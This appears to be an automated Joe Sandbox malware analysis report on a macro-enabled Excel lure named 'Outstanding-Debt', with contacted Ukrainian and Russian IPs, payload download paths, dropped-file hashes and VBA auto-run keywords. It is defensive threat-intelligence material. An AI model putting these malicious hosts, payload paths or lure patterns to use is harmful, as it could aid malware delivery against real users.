http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://skyapi.live.net/Activity/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://dataservice.o365filtering.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	BC845148-00A9-4205-955C-A92C29B04445.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.211.91.81	unknown	Ukraine		206638	HOSTFORYUA	false
5.34.179.36	unknown	Ukraine		204957	GREENFLOID-ASUA	false
45.153.229.23	unknown	Russian Federation		25229	VOLIA-ASUA	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404124
Start date:	04.05.2021
Start time:	18:26:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Outstanding-Debt-170373600-05042021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal60.expl.evad.winXLSM@1/9@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 104.43.193.48, 52.147.198.201, 92.122.145.220, 13.107.4.50, 40.88.32.150, 52.109.88.177, 52.109.8.24, 52.109.88.40, 52.109.88.38, 13.64.90.137, 13.88.21.125, 20.82.210.154, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129, 184.30.24.56, 20.50.102.62 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, 2-01-3cf7-0009.cdx.cedexis.net, store-images.s-microsoft.com-c.edgekey.net, b1ns.c-0001.c-msedge.net, wu-fg-shim.trafficmanager.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, www-bing-com.dual-a-0001.a-msedge.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, b1ns.au-msedge.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, c-0001.c-msedge.net, e1723.g.akamaiedge.net, download.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.211.91.81	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
5.34.179.36	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GREENFLOID-ASUA	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	tetup.exe	Get hash	malicious	Browse	• 107.181.174.176
	ba820cf3_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	a8331229_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	5f0e0f15_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	2f50000.exe	Get hash	malicious	Browse	• 45.90.59.62
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	EgW5u2WYG2.exe	Get hash	malicious	Browse	• 45.134.255.99
	7IXb5bOTOQ.exe	Get hash	malicious	Browse	• 45.134.255.61
HOSTFORYUA	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\BC845148-00A9-4205-955C-A92C29B04445	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368381132486292
Encrypted:	false
SSDEEP:	1536:ccQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:bEQ9DQW+zPXO8

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\BC845148-00A9-4205-955C-A92C29B04445	
MD5:	BDD3706CF64C73F0E59EC65E9572CE19
SHA1:	6C5BD13614E90F4574FA90514FD22A5ABD929B40
SHA-256:	2C64A8C2612EDEB63EEFEF55C71699D8FF462B5566E71B4E5C6B47A5BA518932
SHA-512:	6B49BFA54BEF8DE5379AFE4B7C6B52E224B79BF85E61511789F142881E01935C538FDFA73E46D77DC90CD7FBF7DCA1B9F46CFD8CA7482C9145EC8C0D85AC2F1
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T16:27:32">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A5356CA4.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s.6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\0F720000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119883
Entropy (8bit):	7.6983593378299755
Encrypted:	false
SSDEEP:	3072:XypMvjkvKINbjvw548LMb/oqKO8NnS8+60Kcr+:CMbpAbT648LM7D98Np+EE+
MD5:	A8E3E57B3C916A2A211662C611E12DFE
SHA1:	A17F4272F6143F31BDE4B193076EEBE6C5067DF3
SHA-256:	A5F8E43497C9FD0CCE0F28B84EBE6AA6E60ECC056807BD7A863ADBBEF7C3BD28
SHA-512:	EB5183CCCBBD826B3D2DAFB41AAED48955AAD5B8B1491164C3A22DD479863613925ABFF18CF02C6FB6240661A7B5A0D28FA085EA60EFF9CCECFC39347CF9D87E
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B...p.;.d4.A!cx..PX$l/g....nUQ.,...N.....`.+.U.....].2..s.m...;.....,.[i...b.....4....MK..";..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..)..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	170164
Entropy (8bit):	4.36485244490841
Encrypted:	false
SSDEEP:	1536:fXFQQULzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3oKmmy:fXSg8WpFpKKHHedydFeo+oQLUlPoK0
MD5:	B3266C7F9A25B5565991670AF5B34534
SHA1:	2B511F1A0DDF2E018B67E851C60E61DA273935A6
SHA-256:	FE8F730097F24BA1391F00766C8AAED59613C9593952DC42D168AF5EBBD14671

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
SHA-512:	0F20A7E37CD6A2AE282504535B8840E0E32964B77CECCFD654A22737F8A763E160750E734F10C4C3165821F80DC3C726033FDD3FE081807638C3DB1D274E2C81
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....$.....$..... .....d.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:...:..`;...;.. (<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....l...B.....$..... .....x...l.....T..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 18:52:18 2019, mtime=Wed May 5 00:27:38 2021, atime=Wed May 5 00:27:38 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	917
Entropy (8bit):	4.648523373469656
Encrypted:	false
SSDEEP:	12:8QDC20UVRlHWCHod/lr5vmsDls8+WMjA+N/E2ybD8TIeYIe8k44t2Y+xIBjKZm:8QDly/ikls1AS8HDG7aB6m
MD5:	2188DB3030426B048DD160B0FB78B301
SHA1:	7F7E8D0CF8878BB9348F6D67C36CC03E84189E26
SHA-256:	2C56A01D8F9F6FDBD32436953962A1AA8CCE12E1B5BB95B5AD6070664A28061B
SHA-512:	0A25571DA6481858CA183E24DE2185BC8C4170E2981A8115E25C552D191605353AE2427C3DE6696F2EE96AEAD688A42F1A072B923FD28DB7BED72EE27D17919
Malicious:	false
Reputation:	low
Preview:	L.....F.....h.!-..p.x.MA....s.MA...0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Rg.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....Z.1.....>Qa{..user..B.....N...Rg.....S.....e.n.g.i.n.e.e.r.....~.1.....Rs...Desktop.h.....N...Rs.....Y.....>.....9..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.7.6.9.....H.....-.....G.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...A}...`.....X.....536720.....!a..%.H.VZAj... ,,/.....-$..!a..%.H.VZAj...,/.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9... 1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-170373600-05042021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:26:59 2020, mtime=Wed May 5 00:27:38 2021, atime=Wed May 5 00:27:38 2021, length=119879, window=hide
Category:	dropped
Size (bytes):	2396
Entropy (8bit):	4.7135405638764105
Encrypted:	false
SSDEEP:	48:8/HV2dW1IdmBmBiB6p/HV2dW1IdmBmBiB6:8/125IuiK/125Iui
MD5:	68A244567A73F15E85C7A753971D9A7F
SHA1:	18879993BB6075461EB9A7F85BC10625B585BF75
SHA-256:	933ACE80AB5E994F4B5D38B814FA01B544E3BFFE51AFF8E8E2893AE601D91203
SHA-512:	06712E257D8692DE535AF0D0A8A69A9106822031A77A14996D17D38F4649B3E3020B6394DA3D1F2DD2C28CC04AA245FF9D0764A8839BF523DBD4B04CF6A3D44
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....#>.....{.MA....{.MA..G.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Rg.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....Z.1.....>Qa{..user..B.....N...Rg.....S.....e.n.g.i.n.e.e.r.....~.1.....>Qc{..Desktop.h.....N...Rg.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.7.6.9.....2.....Rm. .OUTSTA~1.XLS.....>Q`{.Rm.....R.....g.>.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.7.0.3.7.3.6.0.0.-.0.5.0.4.2.0.2.1...x.l.s.m.....q.....-... ....p.....>.S.....C:\Users\user\Desktop\Outstanding-Debt-170373600-05042021.xlsm..?.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.7.0.3.7.3.6.0.0.- .0.5.0.4.2.0.2.1...x.l.s.m.....:.,.LB.)...A}...`.....X.....536720.....!a..%.H.VZAj.....1.....-$..!a..%.H.VZAj.....1.....-$.....1SPS

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	171
Entropy (8bit):	4.90833446852784
Encrypted:	false
SSDEEP:	3:bDesBVomxWhl2BbEUV3ZK6lyEW92BbEUV3ZK6lmxWhl2BbEUV3ZK6lv:bSsjSl2V317W92V31/l2V311
MD5:	82671C66C1DCB4F772BA71A2EF39A2F3
SHA1:	BC7A7538E78B95C1DCD84A4D6DB1666DAFA8418A
SHA-256:	5ADC9C3AFD63F9527D4C69DCD2652601EA6048956E3464C41B3BC36FD158036A
SHA-512:	01A4B40A8244AC92218DB47FEFF51184544C1EF463E80DABF99EC7390F48122259DE4B1DE975C1EA4319037D21DB90581D0FFD6195D23385EC7A67AD6162F642
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Preview:	[folders]..Desktop.LNK=0..[misc]..Outstanding-Debt-170373600-05042021.LNK=0..Outstanding-Debt-170373600-05042021.LNK=0..[misc]..Outstanding-Debt-170373600-05042021.LNK=0..

C:\Users\user\Desktop\DF720000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119879
Entropy (8bit):	7.699263301974161
Encrypted:	false
SSDEEP:	3072:/4yF2HzI4t/OyvKINbjvw548LMb/oqKO8NnS8+60Kcr9:AHzleAbT648LM7D98Np+EE9
MD5:	5DF3E6FA1F03C08E52BA6BFF03CBA311
SHA1:	70BECCDF208552D75579BFD4573FE2321DFD9A01
SHA-256:	6E988F7401B32F3AF913AE0B9D45B01E202437F7098A4C3BE5989E20C22D1EE5
SHA-512:	E06AAE0A09C6016884DFA5CD5CC50382A8D3F24B106282BF7681BEE3FCC2C7EBB8FC189E831F9C9A1338F6591AEFA74D15330AA35FB41C3C7CF980CFE5038C98
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B...p.;.d4.A!cx..PX$l/g....nUQ.,..N.....`.+.U.....].2..s.m...;.....,[i...b.....4....MK..";.;..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..)..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Outstanding-Debt-170373600-05042021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD067
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.688559291002336
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Outstanding-Debt-170373600-05042021.xlsm
File size:	116934
MD5:	965c271faf86d03c634d62c30c54bbfe
SHA1:	541c52b418192627a3948a50ac3aeaf9441570f1
SHA256:	ca4072e5c04688b42b9fb306dc7d051260aef6266575b5be8a93e39d075b9abf
SHA512:	8f472677e881cd7fc7e16d1ccfb0b0dbbb9b5953e73624cc5830d14f09a482ed17763d497dde8d693ed60480b6749efa5baa54d885cf26fc21f4796602356f8b
SSDEEP:	3072:3kYvKINbjvw548LMb/oqKO8NnS8+60Kc+ECx:0AbT648LM7D98Np+EdECx

General

File Content Preview:	PK.....!."..R....*.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/404124/sample/Outstanding-Debt-170373600-05042021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-04T08:11:27Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Blasr.bas, Stream Size: 1166

General

Stream Path:	VBA/Blasr
VBA File Name:	Blasr.bas
Stream Size:	1166
Data ASCII:	. . . . . z . . . . . ^ . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 fd 03 00 00 00 00 00 01 00 00 00 1c cc 5e 9c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"Blasr"
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

VBA File Name: Briks.cls, Stream Size: 990

General	
Stream Path:	VBA/Briks
VBA File Name:	Briks.cls
Stream Size:	990
Data ASCII:	. . . . . - . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc 1e a1 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Briks"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Byutut.bas, Stream Size: 1056

General	
Stream Path:	VBA/Byutut
VBA File Name:	Byutut.bas
Stream Size:	1056
Data ASCII:	. . . . . R . . . . . Y . . . . . ; G . . . . . x . . . . . M E . . . . .
